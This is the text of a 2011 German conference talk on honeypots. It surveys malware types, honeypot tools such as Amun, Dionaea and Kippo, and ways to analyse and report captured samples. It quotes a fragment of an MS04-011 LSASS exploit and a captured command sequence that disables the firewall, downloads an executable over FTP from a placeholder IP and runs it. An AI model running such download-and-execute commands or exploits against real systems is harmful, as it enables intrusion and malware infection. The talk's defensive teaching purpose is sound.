Mit dem Honigtopf auf der Jagd nach Würmern

Philipp Seidel

DinoTools.de

18. November 2011

Wichtiger Hinweis

Alle im Weiteren vorgestellten Angriffe, Techniken und Programme dienen lediglich Demonstrationszwecken und der Verbesserung der Sicherheit. Die Durchführung von Angriffen auf reale Systeme und/oder Nutzer ist rechtswidrig und wird vom Referent/Autor in keiner Weise unterstützt.

Wer die im Vortrag gezeigten Techniken für oder zur Vorbereitung von illegalen Handlungen nutzen möchte, möge bitte **jetzt** den Raum verlassen.

Inhaltsverzeichnis

Was ist Malware?

"Zu den bösartigen Programmen (also Malicious Software, kurz Malware) zählen Würmer, klassische Dateiviren, Trojaner, Hacker-Tools und andere Programme, die dem infizierten Computer oder anderen Computern in einem Netzwerk absichtlich Schaden zufügen"

Eugene Kaspersky: "Malware" (S. 49)

Trojanisches Pferd

- Anwendung besitzt vom Nutzer gewünschte Funktion
- Ausführen weiterer unerwünschter Funktionen im Hintergrund
- Funktion
  - Spioniert private Daten aus
  - Dient für weitere Angriffe
  - Öffnet Hintertüren
- Eigenschaften
  - Keine Replikation
  - Kein Populationswachstum
  - Parasitismus

Virus

- Verbreitet sich bei Ausführung
- Code kopiert sich automatisch in Wirt und infiziert ihn damit
- Erstinfektion auch über andere Malware wie Trojanische Pferde(Dropper)
- Funktionen
  - Löscht oder verändert Dateien
  - Fügt dem System Schaden zu
- Eigenschaften
  - Replikation
  - Populationswachstum
  - Parasitismus

Wurm

- Verbreitet sich bei Ausführung über das Netzwerk oder andere Medien
- Nistet sich in Wirtssystem ein
- Besteht eigenständig
- Funktion
  - **Automatische** Verbreitung über E-Mail, ICQ, IRC, ...
  - Besitzen teilweise auch Eigenschaften von anderen Malware-Arten
- Eigenschaften
  - Replikation
  - Populationswachstum
  - kein Parasitismus

Exploit

- Programm/Code zum Ausnutzen einer Sicherheitslücke
- Dient ursprünglich der Dokumentation von Sicherheitslücken
- Funktion
  - Sicherheitslücke wird ausgenutzt um zum Beispiel Shellcode einzuspielen
  - treten auch in Kombination mit Würmern und deren Verbreitung auf

Shellcode


- Ist Opcode der aus Assemblerbefehlen entsteht
- Kann direkt ausgeführt werden
- Wird meist in Kombination mit Exploit verwendet
- Funktion
  - Nachladen weiterer Malware oder Shellcode
  - Öffnen weiterer Lücken im System

Weitere Arten und Formen

- Verschiedenste Mischformen
- Hacker-Tools (Virenbaukästen und ähnliches)
- Rootkits
- ArcBombs - Archivbomben
- Spyware
- Dialer
- RemoteAdmin

- Weitere Informationen zu Malware:
  `http://www.securelist.com/en/descriptions`

G Data Malware-Report



Honeypot - Was ist das?

- Anwendung oder Computersystem
- Simuliert Dienste, ganze Rechnernetze oder einzelne Anwendungen und deren Verhalten

Client

- Verhält sich wie Betriebssystem oder einzelne Anwendung eines Endanwenders
- z.B.: Webbrowser

Server

Bereitstellen von ...

- Einzelnen Netzwerkdiensten
- Rechnernetzen
- Bestimmten System (Server, Router, Switch, Drucker, ...)

Honeypots - Grad der Interaktion

Low-Interaction

- Geringe Interaktion
- Es werden nur Teile simuliert
- Dienste werden nur soweit simuliert, dass der Angriff funktioniert

High-Interaction

- Hohe Interaktion
- Reales System
- Dienste werden nicht simuliert
- System wird speziell überwacht

PhoneyC

- Low-Interaction Client Honeypot
- In Python realisiert
- Eigentlich Framework um Angriffe von Webseiten auf Webbrowser herauszufinden
- Bietet Crawler Funktionen zum Durchsuchen ganzer Seiten
- ClamAV scannte nach Malware
- SpiderMonkey zur Analyse von dynamischen Inhalten
- vb2py wandelt VisualBasic Scripte zur Analyse in Python um
- Erkennt auch wenn Dateien nachgeladen werden

PhoneyC - Vulnerability module (Frühjahr 2010)

```
1  // DivX Player 6.6.0 ActiveX Control
2  // CVE-NOMATCH
3
4  function DivX() {
5      this.SetPassword=function(arg0) {
6          if (arg0.length > 128) {
7              add_alert('DivX
                   overflow in
                   SetPassword()');
8          }
9      }
10 }
```

Listing 1: modules/jscript/DivX.js

PhoneyC - SpiderMonkey (Neu)

- Nutzt honeyjs
- Python Binding zu SpiderMonkey
- Parsen der HTML Struktur
- Nachbilden der JavaScript Objecte
- Beim Parsen des Codes aufspüren von Buffer-Overflows
- Shellcode wird mit libemu ausgewertet

PhoneyC - Demo

Demo

Argos

- High-Interaction Honeypot
- Basiert auf Qemu und erweitert diesen um zusätzliche Funktionen
- Ist unabhängig vom Gastsystem
- Entwickelt an der Freien Universität Amsterdam
- Seit Version 0.5 (19.5.2011) auch als Client Honeypot geeignet
- URL: `http://www.few.vu.nl/argos/`

Argos - Funktionsweise

- Daten gelangen über Netzwerkkarte zum Honeypot
- Daten werden beim Eintreffen als vergiftet/verschmutzt (tainted) gekennzeichnet
- Gekennzeichnete Daten werden überwacht
- Daten die aus verschmutzten Daten entstehen werden auch als verschmutzt gekennzeichnet
- Wird gekennzeichneter Speicher ausgeführt wird ein Dump mit Zusatzinformationen geschrieben

Honeyd

- Wohl bekanntester Honeypot
- Low-Interaction Honeypot
- In C geschrieben
- Seit Dezember 2008 keine sichtbare Weiterentwicklung
- URL: `http://www.honeyd.org/`

- Nachahmung eines gesamten Systems, dazu Simulation des gesamten TCP/IP Stacks
- Verwendet NMAP Fingerprint Datenbank
- Kann ganze Netzwerktopologien nachbilden (Switch, Router, Server, Drucker, ...)
- Kann zum Verwirren des Angreifers eingesetzt werden → security by obscurity (engl. "Sicherheit durch Unklarheit")
- Für Sammlung von Malware eher weniger geeignet

Honeyd - als Proxy





Abbildung: Beispiel Honeyd mit Proxy Funktion

Amun - Allgemein

- Low-Interaction Honeypot
- Zum Einsammeln von Malware geeignet
- In Python geschrieben
- Sehr leicht aufzusetzen
- Emuliert verschiedenste Schwachstellen
- URL: `http://amunhoney.sourceforge.net/`


Amun - Aufbau



Nepenthes

- Low-Interaction Honeypot
- In C geschrieben
- Zum Einsammeln von Malware geeignet
- Emuliert verschiedenste Schwachstellen
- Suche nach Shellcode über RegEx
- URL: `http://nepenthes.carnivore.it/`

Nepenthes - Aufbau



Dionaea

- Low-Interaction Honeypot
- Nachfolger von Nepenthes
- Kern in C, aber Module und Erweiterungen in Python
- Protokolle werden direkt implementiert
- libemu zum Aufspüren von Shellcode
- Unterstützte Protokolle: HTTP, TFTP, FTP, Mirror, SMB, EQMAP, SIP und MSSQL

Dionaea - libemu

- Ausführen von x86 Befehlen
  - Lesen von x86 Code
  - Emulation von Registern und FPU
- Ausführen von Shellcode
  - Suche über GetPC Heuristik
  - Win32 Hooking

Dionaea - Einblick

Einblick

Kippo

- Low-Interaction Honeypot vom Entwickler als Medium-Interaction Honeypot bezeichnet
- SSH-Honeypot
- In Python mit Hilfe des Twisted Frameworks realisiert
- Angreifer befindet sich in einer Art Sandbox
- Ein paar Anwendungen werden simuliert
- Dateien unter /proc und /sys sind statische Textdateien


Kippo - Demo

Einblick & Demo


weitere Honeypots

- mwcollect - `http://code.mwcollect.org/`
- glastopf - `http://glastopf.org/`


Kippo - Logins




Kippo - Hosts



Kippo - Benutzernamen



Kippo - Passwörter



Vorkommen bei 119859 Login-Versuchen

Kippo - Einbruch

Was ist passiert?

Angriff - Wie sieht das aus?

- CVE-2003-0533
- Stackbasierter Pufferüberlauf(Buffer-Overflow) in verschiedenen Active Directory Service Funktionen
- Kann verwendet werden um fremden Code einzuschleusen
- Wird zum Beispiel vom Sasser Wurm verwendet
- Betroffen: Microsoft Windows NT 4.0 SP6a, 2000 SP2 bis SP4, XP SP1, Server 2003, NetMeeting, Windows 98 und Windows ME
- Weiter Informationen `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0533`

Angriff - Einfacher Exploit

```
1  ...
2
3  if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
4      printf("[-] Send failed\n");
5      exit(1);
6  }
7  len = recv(sockfd, recvbuf, 1600, 0);
8
9  if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
10     printf("[-] Send failed\n");
11     exit(1);
12 }
13 len = recv(sockfd, recvbuf, 1600, 0);
14
15 if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
16     printf("[-] Send failed\n");
17     exit(1);
18 }
19 len = recv(sockfd, recvbuf, 1600, 0);
20
21 ...
```

Listing 2: HOD-ms04011-lsasrv-expl.c

Amun - Verarbeitung

```
1  ...
2
3  if self.stage=="LSASS_STAGE1" and bytes==137:
4      if lsass_shellcodes.lsass_request_stage1==message or lsass_shellcodes.lsass_request_stage1_2
           ==message:
5          reply = self.smbHandler.consume(message, ownIP)
6          if reply!=None:
7                  resultSet['reply'] = reply+'*'
8          else:
9                  return resultSet
10
11         resultSet['result'] = True
12         resultSet['accept'] = True
13         self.stage = "LSASS_STAGE2"
14         return resultSet
15
16 ...
17
18 elif self.stage=="LSASS_STAGE2" and (bytes==168 or bytes==390 or bytes==597):
19     if lsass_shellcodes.lsass_request_stage2==message or lsass_shellcodes.lsass_request_stage2_2
           ==message or lsass_shellcodes.lsass_request_stage2_3==message:
20         resultSet['result'] = True
21         resultSet['accept'] = True
22         self.reply[9] = "\x00"
23         resultSet['reply'] = "".join(self.reply[:62])
24         self.stage = "LSASS_STAGE3"
25         return resultSet
26
27 ...
```


Listing 3: Amun vuln_modules/vuln-lsass/lsass_modul.py

Amun - Shellcode


```
1  net stop sharedaccess
2  echo open 12.34.56.78> cmd.txt
3  echo ok>> cmd.txt
4  echo q1w2>> cmd.txt
5  echo binary >> cmd.txt
6  echo get 2010.exe>> cmd.txt
7  echo bye >> cmd.txt
8  ftp -s:cmd.txt
9  2010.exe
10 2010.exe
11 del cmd.txt. /q /f
12 exit
13 exit
```

Listing 4: Beispiel Shellcode


Dionaea - Angriffe auf SMB Dienst



Dionaea - Sip Session




Dionaea - Sip Call



SURFids

- Distributed-IDS (dIDS)
- Wird von einigen Honeypots direkt unterstützt
- Angriffe werden aufgezeichnet
- Auswertung über Weboberfläche möglich.
- Bietet für Sensoren Debian live USB-Stick
- URL: `http://ids.surfnet.nl/wiki/`
- Demo: `http://publicids.surfnet.nl:8080/surfnetids/login.php`

SURFids - Struktur



SURFids - Oberfläche

Infos zum Angreifer

- Bordmittel
  - IP zu Hostname: host, nslookup
  - Infos zu IP: whois
- Dienste
  - `http://www.domaintools.com/`

Analyse - Binäre-Dateien vom Honeypot, wie weiter?

- ClamAV
  - Open Source Virenscanner
  - Erkennt meist weniger als kommerzielle Produkte
  - URL: `http://www.clamav.net/`
  - Neue Malware melden: `http://cgi.clamav.net/sendvirus.cgi`
- VirusTotal
  - Online Virenscanner
  - Einfacher Upload der verdächtigen Datei
  - Ca. 39 Antiviren Produkte werden parallel befragt
  - URL: `http://www.virustotal.com/de/`
- MAVScan
  - MAVScan = Multi AntiVirus Scan
  - Open Source
  - Läuft lokal und um eigene Scanner erweiterbar
  - Im Moment Unterstützung für 5 AV-Produkte
  - URL: `http://dev.dinotools.org/projects/mavscan`

Sandbox

- Verdächtige Datei kann hochgeladen werden
- Datei wird in geschützter Umgebung ausgeführt
- Während Ausführung werden alle Zugriffe überwacht (Netzwerk, Registry, Dateien, ...)
- Erstellt einen Bericht
- CWSandbox
  - Freie Sandbox
  - Betreiber ist UNI-Mannheim
  - URL: `http://mwanalysis.org/`
- Anubis
  - Freie Sandbox
  - Betreiber ist International Secure Systems Lab
  - URL: `http://anubis.iseclab.org`

Melden

- Melden
  - Wo kam der Angriff her?
  - Was kam alles vom Angreifer? Muster?
  - Kann Betreiber selbst kontaktiert werden?
  - whois bietet Aufschluss über den Netzverantwortlichen
- Reaktion
  - Betreiber melden sich so gut wie immer
  - Handlungszeitraum von jetzt bis ...

Honeypots - Vor- und Nachteile

Low-Interaction

- Vorteile
  - Relativ einfach aufzusetzen
  - Geringes Sicherheitsrisiko
- Nachteile
  - Nur bekannte Angriffe werden erkannt
  - 0-Day Angriffe nur in beschränktem Maße

High-Interaction

- Vorteile
  - Erkennt 0-Day Angriffe
- Nachteile
  - Erhöhtes Sicherheitsrisiko
  - Relativ schwer aufzusetzen

Schütz dich bei deiner Suche!

- Anfragen nach Infos verräterisch
- Nicht von eigenem PC auf Ressourcen des Angreifers zugreifen
- Verwenden von Tor + Privoxy
- Verwenden von Proxys
- Speichere deine Samples so, dass sie keine Gefahr sind

Selber machen

- **Gesetze und Datenschutz beachten!!!**
- honeyd und nepenthes sind bei Debian und Ubuntu dabei
- PPA für Ubuntu: `https://launchpad.net/~honeynet`
- Gern auch nach dem Vortrag etwas Erfahrungsaustausch

Fragen

Vielen Dank für die Aufmerksamkeit.

Fragen?